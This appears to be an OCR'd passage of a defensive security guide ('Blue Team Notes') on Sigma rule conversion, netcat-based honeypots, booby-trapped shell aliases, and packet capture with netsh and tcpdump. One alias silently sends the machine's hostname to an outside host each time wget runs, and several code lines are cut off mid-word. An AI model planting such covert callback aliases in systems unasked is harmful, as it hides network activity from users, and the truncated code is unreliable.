
Uncoder Example: Colbalt Strike

Here, we can see that a sigma rule for CS process injection is automtically converted from a standard sigma rule into a *Kibana Saved Search*




SOC Prime

SOC Prime is a market place of Sigma rules for the latest and greatest exploits and vulnerabilities



You can pick a rule here, and convert it there and then for the search langauge you use in your SOC



Honeypots

One must subscribe to the philosophy that compromise is inevitable. And it is. As Blue Teamers, our job is to steel ourselves and be ready for the adversary in our network.

Honeypots are *advanced* defensive security techniques. Much like a venus flytrap that seeks to ensnare insects, a honeytrap seeks to ensare the adversary in our network. The task of the honeypot is to allure the adversary and convince them to interact. In the mean time, our honeypot will alert us and afford us time to contain and refute the adversary - all the while, they were pwning a honeypot they believed to be real but in fact did not lasting damage.

Look, there isn't anything I could teach you about honeypots that Chris Sanders couldn't teach you better. Everything you and I are gonna talk about in the Blue Team Notes to do with Honeypots, Chris Sanders could tell you and tell you far better. But for now, you're stuck with me!

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Basic Honeypots

An adversaries' eyes will light up at an exposed SSH or RDP. Perhaps it's not worth your time having an externally-facing honeypot (adversaries all over the world will brute force and try their luck). But in your internal network, emulating a remote connection on a juicy server may just do the trick to get the adversary to test their luck, and in doing so notify you when they interact with the honeypot

Telnet Honeypot

WHOMST amongst us is using telnet in the year of our LORDT 2021?!.....a shocking number unfortunately....so let's give a honeypot telnet a go!


On a linux machine, set this fake telnet up with netcat. Also have it output to a log, so you are able to record adversaries' attempts to exploit.

You can check in on this log, or have a cronjob set up to check it's contents and forward it to you where necessary

```
ncat -nvlkp 23 > hp_telnet.log 2>&1
# -l listen mode, -k force to allow multiple connections, -p listen on
# I added a dash V for more info

#test it works!
#an attacker will then use to connect and run commands
telnet 127.0.0.1
whoami
#netcat willl show what the attacker ran.
```

If you run this bad boy, you can see that the .LOG captures what we run when we telnet in. The only downside of this all of course is we do not have a real telnet session, and therefore it will not speak back to the adversary nor will it keep them ensnared.



HTTP Honeypot

Our fake web server here will ensnare an adversary for longer than our telnet. We would like to present the webserver as an 'error' which may encourage the adversary to sink time into making it 'not error'.

In the mean time, we can be alerted, respond, gather information like their user agent, techniques, IP address, and feed this back into our SOC to be alerted for in the future.

First, you will need a `index.html` file. Any will do, I'll be borrowing this one

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" /><meta http-equiv="X-UA-Compatible" content="IE=edge"
    <title>We&#39;ve got some trouble | 403 - Access Denied</title>
    <style type="text/css">/*! normalize.css v5.0.0 | MIT License | github.com/ne
</head>
<body>
    <div class="cover"><h1>Access Denied <small>403</small></h1><p class="lead">T
    <footer><p>Technical Contact: <a href="mailto:larry@honeypot.com">larry@honey
</body>
</html>
```

Second, we now need to set up our weaponised honeypot. Here's a bash script to help us out:


```
#!/bin/bash

#variables
PORT=80
LOG=hpot.log
#data to display to an attcker
BANNER=`cat index.html` # notice these are ` and not '. The command will run inco

# create a temp lock file, to ensure only one instance of the HP is running
```

```
touch /tmp/hpot.hld
echo "" >> $LOG
#while loop starts and keeps the HP running.
while [ -f /tmp/hpot.hld ]
 do
  echo "$BANNER" | ncat -lvnp $PORT 1>> $LOG 2>> $LOG
  # this section logs for your benefit
  echo "==ATTEMPTED CONNECTION TO PORT $PORT AT `date`==" >> $LOG # the humble `d
  echo "" >> $LOG
  echo "~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~" >> $LOG # sepera
 done
```

Test this locally by examining 127.0.0.1 in your browser, your .LOG file should have a FIT over this access and record much of your attempts to do something naughty, like brute forcing ;)



Booby Trap Commands

`alias` in Linux is awesome, it lets you speed up your workflow by setting shortcuts for the longer commands and one-liners you know and love.....Alias can also be weaponised in aid of the defender.

Why don't we backdoor some naighty commands that adversaries like to use on 'Nix machines. Off the top of my head, we can boobytrap `nano`, `base64`, `wget` and `curl`, but you'll think of something more imaginative and clever, I am sure.


```
#IRL
alias wget ='curl http://honey.comands.uk/$(hostname -f) > /dev/null 2>&1 ; wget'
```

```
# Hostname -f will put the fully qualified domain name of the machine into the GE
  #ideally, the website you first hit be a cloud instance or something. Don't act
    # the reason we ask it to curl the machine name directory is to alert OUR lis


#for testing
  # I am hardcoding the machine name in the directory as an example. If I were yo
alias wget='curl http:/127.0.0.1/workstation1337 > /dev/null 2>&1 ; wget'

# Notice the ;wget at the end
  # this will still execute wget without any worries
  # However it comes after the curl to our listening honeypot detector
  # The honeypot detector's output is pushed to the abyss, so it will not alert t
```

If we have a listening web server in real life, it will snitch on the adversary trying to use WGET. This is true for any of the other commands we do too



Network Traffic

I'll be honest with you. Network traffic is where it's at. Endpoints and their logs are fallible, they can be made to LIE to you by an adversary. But packets? Packet's don't lie.

There's a great SANS talk and corresponding paper, called *Packets or it Didn't Happen*, all about the utility of network traffic's advantadges over endpoint log monitoring.

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Capture Traffic

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When we're talking about capturing traffic here, we really mean capturing traffic in the form of packets.

But it's worth taking a smol digression to note what implementing continuous monitoring of traffic means in your environment

To capture continuous traffic, as well as to capture it in different formats like Netflow & metadata, you will need to install physical sensors, TAPS, and the like upstream around your network. You will also need to leverage DNS server traffic, internal firewall traffic, and activity from routers/switches especialy to overcome VLAN segregation.

Network traffic monitoring uses particular terms to mean particular things

- North to South monitoring = monitoring ingress and egress traffic = stuff that's coming in external to your domain and stuff that's leaving your domain out to the big bad internet
- East to West monitoring = monitoring communication between machines in the Local Area Network = stuff that your computers talking about with one another.

I really encourage you to read and watch the SANS stuff on this topic.

Packet Versions

Listen buddy, I'll have you know we base things on SCIENCE around here. And the SCIENCE says that not all packet capture file types are born equal.

We'll only focus on the most commonly encountered ones

Pcapng or Pcap

According to a SANS research paper on the matter, *pcapng* is the superior packet we should strive for compared to pcap

PCAP Next Generation (PCAPng) has some advantadges over it's predecessor, PCAP. It's explicit goal is to IMPROVE on pcap

- More granular timestamps

- More metadata
- Stats on dropped packets

Unfortunately, Pcapng isn't popular. Not many tools can output a pcacpng file or use it as default. Most tools can read it just fine though, so that's a big plus. Fortunately for you and I, Wireshark and Tshark use Pcapng as their default output for captured packets and therefore we can still leverage this New Generation.

If you want to write in pcapng, you can read about it (here)[#I-want-pcapng] in the Blue Team Notes

ETL

ETL isn't quite the Windows implementation of a Pcap.

According to the docs, ETLs (or Event Trace Logs) are based on the ETW framework (Event Tracing for Windows). ETW captures a number of things, and when we leverage network monitoring in windows we are simply leveraging one of the many things ETW recognises and records in ETL format.

We don't need to over complicate it, but essentially .ETLs are records of network activity taken from the ETW kernel-level monitor.

It is possible to convert .ETL captured network traffic over to .Pcap, which we talk about here in the Blue Team Notes

Capture on Windows

Preamble

Weird one to start with right? But it isn't self evident HOW one captures traffic on Windows

You COULD download Wireshark for Windows, or WinDump, or Npcap. If you want to download anything on a Windows machine, it's a tossup between Wireshark and Microsoft's Network Monitor

Netsh Trace

But to be honest, who wants to download external stuff??? And who needs to, when you can leverage cmdline's `netsh`

We can look at our options by running the following

```
netsh trace start ?
```

```
[06/28/2021 10:56:50] PS >netsh trace start ?

start
  Starts tracing.

  Usage: trace start [[scenario=]<scenario1,scenario2>]
         [[globalKeywords=]keywords] [[globalLevel=]level]
         [[capture=]yes|no] [[capturetype=]physical|vmswitch|both]
         [[report=]yes|no|disabled] [[persistent=]yes|no]
         [[traceFile=]path\filename] [[maxSize=]filemaxsize]
         [[fileMode=]single|circular|append] [[overwrite=]yes|no]
         [[correlation=]yes|no|disabled] [capturefilters]
         [[provider=]providerIdOrName] [[keywords=]keywordMaskOrSet]
         [[level=]level]
         [[[provider=]provider2IdOrName] [[providerFilter=]yes|no]]
         [[keywords=]keyword2MaskOrSet] [[perfMerge=]yes|no]
         [[level=]level2] ...

Defaults:
         capture=no (specifies whether packet capture is enabled
                 in addition to trace events)
         capturetype=physical (specifies whether packet capture needs to be
                 enabled for physical network adapters only, virtual switch
                 only, or both physical network adapters and virtual switch)
         report=no (specifies whether a complementing report will be generated
                 along with the trace file)
         persistent=no (specifies whether the tracing session continues
                 across reboots, and is on until netsh trace stop is issued)
         maxSize=250 MB (specifies the maximum trace file size, 0=no maximum)
         fileMode=circular
         overwrite=yes (specifies whether an existing trace output file will
                 be overwritten)
         correlation=yes (specifies whether related events will be correlated
                 and grouped together)
         perfMerge=yes (specifies whether performance metadata is merged
                 into trace)
         traceFile=%LOCALAPPDATA%\Temp\NetTraces\NetTrace.etl
                 (specifies location of the output file)
         providerFilter=no (specifies whether provider filter is enabled)

Provider keywords default to all and level to 255 unless otherwise specified.
```

We're only concerned with a handful of these flags

- `capture=yes` - actually capture packets
- `capturetype=x` - default is physical option, other option is virtual
- `maxSize=0` - otherwise the max size is only 250mb
- `filemode=single` - a requirement if we have unlimited capture size
- `traceFile=C:\temp\captured_traffic.etl` - location and name to store captured info
- `level=5` - the verbosity we would like our packets to be collected with

So our most basic command looks like the following

```
:: run as admin
netsh trace start capture=yes maxSize=0 filemode=single tracefile=C:\captured_tra
```

```
:: to stop
netsh trace stop
:: will take a while now!
```

```
[06/28/2021 11:05:21] PS >netsh trace start capture=yes tracefile=.\captured.etl maxsize=0 filemode=single

Trace configuration:
-------------------------------------------------------------------
Status:             Running
Trace File:         C:\captured.etl
Append:             Off
Circular:           Off
Max Size:           Off
Report:             Off

[06/28/2021 11:05:43] PS >netsh trace stop
Correlating traces ... done
Merging traces ... done
Generating data collection ... done
The trace file and additional troubleshooting information have been compiled as "C:\Windows\system32\captured.cab".
File location = C:\Windows\system32\captured.etl
Tracing session was successfully stopped.
```

Converting Windows Captures

The astute will have noted that files that end in .ETL are not .PCAP. For reasons I don't know, Microsoft decided to just not save things as Pcap? I don't know man.

At any rate, we can convert it to a format we all know and love.

To convert it on windows, we have to download something I am afraid. Forgive me. etl2pcapng

```
:: example usage
etl2pcapng.exe original.etl converted.pcapng

:: etl2pcapng.exe captured_traffic.etl converted_captured_traffic.pcapng
```

```
[06/28/2021 11:36:52] PS >.\etl2pcapng.exe
etl2pcapng <infile> <outfile>
Converts a packet capture from etl to pcapng format.
[06/28/2021 11:36:55] PS >.\etl2pcapng.exe .\captured_traffic.etl converted_captured_traffic.pcapng
IF: medium=eth  ID=0    IfIndex=5
Converted 91 frames
[06/28/2021 11:37:21] PS >gci | ? Name -like *converted*


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        6/28/2021  11:37 AM          22684 converted_captured_traffic.pcapng
```

And if we look on a linux machine, we can confirm it's a PCAP alright

```
[28-Jun-21 19:46:50 BST] d/Downloads
🔍 -> file converted_captured_traffic.pcapng
converted_captured_traffic.pcapng: pcapng capture file - version 1.0
```

```
[28-Jun-21 19:50:25 BST] remnux/Desktop
-> tshark -r converted_captured_traffic.pcapng --color
    1   0.000000 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    2   0.357220 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    3   0.357484 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Leave group 224.0.0.252
    4   0.361136 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
    5   0.361512 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
    6   0.499936 VMware_9d:3d:49 → Broadcast    ARP 3071882590 Who has 192.168.128.131? (ARP Probe)
    7   0.500166 192.168.128.131 → 224.0.0.22   IGMPv3 54 Membership Report / Join group 224.0.0.252 for any sources
    8   0.500397 fe80::e08f:72f5:1ab:3b28 → ff02::1      ICMPv6 86 Neighbor Advertisement fe80::e08f:72f5:1ab:3b28 (ovr) is at 00:0c:2
    9   0.500609 fe80::e08f:72f5:1ab:3b28 → ff02::16     ICMPv6 90 Multicast Listener Report Message v2
   10   0.500971 fe80::e08f:72f5:1ab:3b28 → ff02::1:2    DHCPv6 161 Solicit XID: 0x6fbeac CID: 0001000128682df9000c299d3d49
```

Capture on 'Nix

Big old assertion coming up: generally speaking, if a system is unix-based (so BSD, Linux, and MacOS) then they will likely have `tcpdump` installed and therefore are all good to capture PACKETS.

You'll need to run `sudo` in front of tcpdump, or run it as root.

Preperation

Tcpdump can listen to a LOT....too much actually. So we need to help it out by offering a particular network *interface*. To see all of the interface options we can give to tcpdump, you can use the following command which will uniquely look at your local system and throw up the options

```
#list interfaces
tcpdump -D

#interfaces are later fed in like so
tcpdump -i interface_option
```

```
-> sudo tcpdump -D
1.ens33 [Up, Running]
2.lo [Up, Running, Loopback]
3.any (Pseudo-device that captures on all interfaces) [Up, Running]
4.bluetooth-monitor (Bluetooth Linux Monitor) [none]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
[28-Jun-21 20:00:29 BST] remnux/Desktop
```

Perchance you only want to capture particular traffic from particular Protocols Ports, and IPs. It's surprisingly easy to do this

```
tcpdump -i x tcp port 80

#or
tcpdump -i x host 10.10.10.99
```

```
[28-Jun-21 20:07:26 BST] remnux/Desktop
-> sudo tcpdump -i ens33 tcp port 80
tcpdump: verbose output suppressed, use -v or -vv f
ode
listening on ens33, link-type EN10MB (Ethernet), ca
```

Outputting

To just save your pcap, output with the `-w` flag

```
tcpdump -i x -w traffic.pcap
```

You can now take that over to the TShark section of the Blue Team Notes for some SERIOUS analysis.

```
[28-Jun-21 20:13:28 BST] remnux/Desktop
-> sudo tcpdump -i any -w test3.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
